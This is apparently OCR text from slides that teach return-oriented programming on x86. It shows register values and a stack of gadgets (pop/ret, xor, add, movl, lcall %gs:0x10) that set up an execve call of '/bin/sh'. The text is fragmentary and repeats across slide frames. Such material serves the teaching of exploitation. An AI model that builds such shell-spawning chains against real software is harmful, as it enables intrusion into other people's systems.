
GADGETS

%eax 0

%ebx

%ecx 0x0b0b0b0b

%edx




GADGETS

%eax 0

%ebx

%ecx 0x0b0b0b0b

%edx



GADGETS

%eax 0xb

%ebx

%ecx 0x0b0b0b0b

%edx

/sh\0
/bin
0
+ 24
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
%esp
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret


GADGETS

%eax 0xb

